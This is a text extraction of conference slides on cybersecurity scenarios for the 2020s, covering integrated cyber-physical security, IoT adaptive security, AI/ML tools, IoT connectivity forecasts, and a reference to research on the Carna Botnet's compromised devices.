
**“Life and Scenes in Congo”** – Published 1889 – Free *eBook* download from: [www.archive.org](http://www.archive.org)

**39<sup>th</sup> International East-West Security Conference**

**\* Effective CyberSecurity for 2020s \***  
**Intelligent Analytics & Real-Time Modelling**  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©







(2) Rock Creek to Big Horn: **Overland Stage Coach**

(1) Cheyenne City to Rock Creek: **Union Pacific Railroad**

**19<sup>th</sup> C Road-Map** – Rev Herbert E. Probert – Cheyenne City to Big Horn, Wyoming – 1884

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Our CyberVision: 2019 to 2025+

- Scenario **2019** – **Integrated Security**: Managed “Smart” Cyber & Physical Operations under “**CSO**”
- Scenario **2020** – **Adaptive Security**: Distributed “Smart Security” for networked “**Internet of Things**”
- Scenario **2020** – **Learning Security**: Transition to “**Machine Learning**” Cybersecurity Apps & Tools
- Scenario **2025** - **Intelligent Security**: CyberSecurity based upon Networked “**Artificial Intelligence**” Tools



# Scenario 2019: “Cyber Tools Transition”

## \*\*\* Integrated Security\*\*\*

- Major Trends & Developments: **Scenario 2018:**
    - **C\$O led Integration** of Physical and Cyber Security Assets across Corporate Business and Government : CCTV, ANPR, Access Control, Cyber Defence & Alerts
    - **Adaptive AI/ML** Solutions launched by Major Cyber Vendors alongside Cylance, Darktrace & Deep Instinct
    - Increased **National Government Priority** & Investment in fighting Organised CyberCrime and CyberTerrorism
- ...”Cyber” goes **“TOP Agenda”** in **Scenario 2018!**

# “Smart Security” = Cyber + PSIM + SIEM

- **Cyber:** Spans **ALL ICT** Networks, Servers & Devices
- **PSIM:** **P**hysical **S**ecurity **I**ntegration **M**anagement
- **SIEM:** **S**ecurity **I**nformation & **E**vent **M**anagement




Image: [AventuraCCTV.com/PSIM](http://AventuraCCTV.com/PSIM) : New York, USA  
39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Integration of *Physical and Cybersecurity*

## Integrated CSO-led Management Team – *Merged HQ Operations*

Physical Security Operations

Cyber Security Operations



**Smart Security = Virtual Integration**

Corporate CSO-led Security Team  
**ONE – Dashboard!**



Integrated Management,  
Training, Standards, Plans  
**ONE – Architecture!**

**Final phase of Cyber-Physical Integration - Embedded Intelligence in ALL Devices - Internet of Things**

CSIM Example: “VIDSYS Inc - Enterprise 2018”  
39<sup>th</sup> International East-West Security Conference


\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# *Cyber*Vision 2020-2030 & *Beyond*!...



## 4 – **Scenario 2020**: Internet of Things - **IoT** “Self-Adaptive Security”






# Scenario 2020: “Internet of Things - IoT”

## \*\*\* Adaptive Security\*\*\*

- Major Trends and Developments: **Scenario 2020**
    - **ALL Major Cyber Vendors** market AI/ML Solutions
    - Updated **ISO/NIST** Standards with Adaptive Security
    - Embedded “Cyber” in ALL New **Smart IoT** Devices
    - Board Level **C\$O in C-Suites** with CEO, CFO & COO
    - International Protocols on **Cyber Warfare** (UN/NATO)
- .....**CyberSecurity** now focused on **Self-Adaptive**  
Modelling of “Normal” Net/User Behaviour &  
Detection of **Real-Time Anomalies & Threats!**

# 2020 Estimates for “IoT” Connectivity



<sup>1</sup> 'Internet of Things Connections Counter', Cisco Systems, 2014

<sup>2</sup> <http://www.businessinsider.com/75-billion-devices-will-be-connected-to-the-internet-by-2020-2013-10>; <https://www.abiresearch.com/market-research/product/1016390-over-30-billion-wireless-connected-devices/>; 'Forecast: The Internet of Things, Worldwide 2013', Gartner, 2013; 'The State of Broadband 2012: Achieving digital inclusion for all', Broadband commission, 2012; 'The Internet of Things: How the next evolution of the Internet is changing everything', Cisco Systems, 2011; 'Towards 50 Billion Connected Devices', Ericsson Research, 2010; 'The Internet of Things: Networked objects and smart devices', The Hammersmith Group, 2010; <http://www.marketplace.org/topics/tech/indie-economics/2020-there-will-be-10-web-connected-devices-human>; 'The Connected Life: A USD 4.5 trillion global impact in 2020', GSMA and Machina Research, 2012; <http://www.itpro.co.uk/626209/web-connected-devices-to-reach-22-billion-by-2020>

<sup>3</sup> 'The Internet of Things is Now', Morgan Stanley, 2014

**\* Effective CyberSecurity for 2020s \***  
**Intelligent Analytics & Real-Time Modelling**  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©







RESEARCH PAPER

on

# The Compromised Devices of the Carna Botnet

(used for "Internet Census 2012")

by Parth Shukla,

Information Security Analyst,


Australian Computer Emergency Response Team (AusCERT),

University of Queensland.

Email: [pparth@auscert.org.au](mailto:pparth@auscert.org.au)

Twitter: <http://twitter.com/pparth>

Version 1



## Carna Botnet exposed Legacy Vulnerabilities in *"IoT" Devices*

++  
Average  
--

16:00 Los Angeles

01:00 Amsterdam

08:00 Shanghai

19:00 New York

04:00 Moscow

10:00 Sydney

Relative IPv4 utilization observed using ICMP Ping requests

Source: Carna Botnet

**\* Effective CyberSecurity for 2020s \***

**Intelligent Analytics & Real-Time Modelling**

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©






